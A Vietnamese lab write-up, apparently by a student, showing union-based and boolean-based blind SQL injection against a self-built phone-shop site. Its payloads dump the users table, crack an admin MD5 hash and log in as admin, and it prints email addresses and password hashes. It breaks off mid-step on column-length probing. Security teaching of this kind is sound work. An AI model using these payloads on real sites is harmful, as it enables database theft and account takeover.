


Kết quả: Các con số sẽ hiện lên thay thế cho tên sản phẩm, giá, màu sắc... (Ví dụ: số 2 hiện ở vị trí Tên sản phẩm, số 10 hiện ở vị trí Chip xử lý).

Bước 3: Trích xuất thông tin Database

Số 2 hiện ở vị trí tên sản phẩm, thay số 2 bằng hàm database():

.../lab-sqli?id=-4 union select 1,database(),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17




Kết quả: Chữ "phonex" hiện ra ngay trên màn hình.

Bước 4: Trích xuất tài khoản admin

Tìm tên tất cả các bảng:

/lab-sqli?id=-4 union select 1,unhex(hex(group_concat(table_name))),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17 from information_schema.tables where table_schema=database()

- table_name: Là cột chứa tên các bảng.
- information_schema.tables: Là nơi lưu trữ danh sách bảng.
- group_concat(): Hàm này giúp nối tất cả tên bảng tìm được thành một chuỗi dài để hiện ra một lần cho gọn.
- where table_schema=database(): Chỉ lấy các bảng thuộc về database hiện tại (phonex), tránh lấy hàng ngàn bảng hệ thống khác.



Kết quả hiện ra trên màn hình: brands, cart_items, carts, phones, users


=> Đã tìm thấy bản lưu thông tin người dùng của hệ thống

=> Đó là bản users

Tìm tên các cột (Columns) trong bảng users

.../lab-sqli?id=-1 union select 1,group_concat(column_name),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17 from information_schema.columns where table_name='users'

- column_name: Là cột chứa tên các trường dữ liệu.
- information_schema.columns: Nơi lưu trữ danh sách các cột.




Kết quả hiện ra: user_id, email, password, role, created_at...

=> Giờ thì đã nắm thóp được cấu trúc: Bảng tên là users, cột tên là email và password.

Trích xuất thông tin:

Thay vị trí cột hiển thị (ví dụ cột số 2) để lấy dữ liệu từ bảng users đã tạo:

... /lab-sqli?id=-4 union select 1,group_concat(name,':',email,':',password,':',role),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17 from users




Kết quả: lấy được tất cả dữ liệu của bản users.

TRAN QUOC THAI thai00904@gmail.com e10adc3949ba59abbe56e057f20f883e admin


TRAN QUOC THAI thai@gmail.com 0192023a7bbd73250516f069df18b500 user

Tiến hành giải mã mật khẩu tài khoản có role là admin, web em lập trình sử dụng MD5 để mã hóa mật.




Mật khẩu được giải mã thành: 123456

Tiến hành sử dụng thông tin đã lấy được để truy cập vào môi trường quản lý:



Đăng nhập thành công:




4.2. Sử dụng kĩ thuật Boolean-based Blind SQL Injection

Bước 1: Xác định Vector tấn công (Entry Point)

Đầu tiên, ta xác định tham số id trên URL là nơi nhận dữ liệu từ người dùng và đưa trực tiếp vào câu lệnh SQL.

URL gốc: .../lab-sqli2?id=4




Kết quả: Trang web hiển thị thông tin sản phẩm bình thường. Đây là trạng thái TRUE (Tìm thấy dữ liệu).

Bước 2: Kiểm tra khả năng can thiệp vào câu lệnh SQL


Ta thử chèn các biểu thức logic để xem trang web phản ứng thế nào.

Thử nghiệm 1 (Mệnh đề luôn ĐÚNG): .../lab-sqli2?id=4 AND 1=1



Kết quả: Trang web vẫn hiển thị thông tin sản phẩm bình thường.

Thử nghiệm 2 (Mệnh đề luôn SAI): .../lab-sqli2?id= 4AND 1=2



Kết quả: Trang web hiển thị thông báo "Không tìm thấy sản phẩm nào".


Giải thích: Vì 1=2 là sai, toàn bộ điều kiện WHERE id=1 AND 1=2 trở thành SAI, khiến Database không trả về kết quả. Việc trang web thay đổi nội dung dựa trên biểu thức logic chứng tỏ nó bị lỗi Boolean-based Blind SQLi.

Bước 3: Tìm số lượng bảng trong Database.


Payload:

?id=4 AND (SELECT COUNT(table_name) FROM information_schema.tables WHERE table_schema=database())=4

Kết quả số 4: Trang web hiển thị thông báo "Không tìm thấy sản phẩm nào".



Kết quả số 5: Trang web vẫn hiển thị thông tin sản phẩm bình thường.




Giải thích: : thay số 4 bằng các số khác. Khi nào trang web hiện ra sản phẩm, biết DB có bấy nhiêu bảng. Trong data có các bản là users, brands, phones, carts, cart_items... nên số này sẽ là 5

Bước 4: Tìm độ dài tên của bảng đầu tiên.

Payload:

?id=4 AND (SELECT LENGTH(table_name) FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1)=6

Kết quả: Trang web vẫn hiển thị thông tin sản phẩm bình thường.




Giải thích: LIMIT 0,1 nghĩa là lấy bảng đầu tiên. Em xem qua trong myPHPadmin thì bảng đầu tiên là brands nên =6 thì sẽ đúng.

Bước 5: Dò từng ký tự của tên bảng

Payload:


?id=4 AND (SELECT SUBSTRING(table_name,1,1) FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1)='b'

Kết quả: Trang web vẫn hiển thị thông tin sản phẩm bình thường.



Tiếp tục với ký tự thứ 2: ...SUBSTRING(table_name,2,1)='r'... cho đến khi ra chữ brands

Kết quả: Trang web vẫn hiển thị thông tin sản phẩm bình thường.




Tiếp tục dò đến khi được chữ brands

Bước 6: Dò độ dài cột

Payload:

?id=4 AND (SELECT LENGTH(column_name) FROM information_schema.columns WHERE table_name='brands' LIMIT 0,1)=2

Kết quả: Nếu trang web hiện sản phẩm => Cột thứ 1 có tên dài 2 ký tự.



Giải thích: LIMIT 0,1: Lấy cột ở vị trí thứ 1 (lập trình tính từ 0).

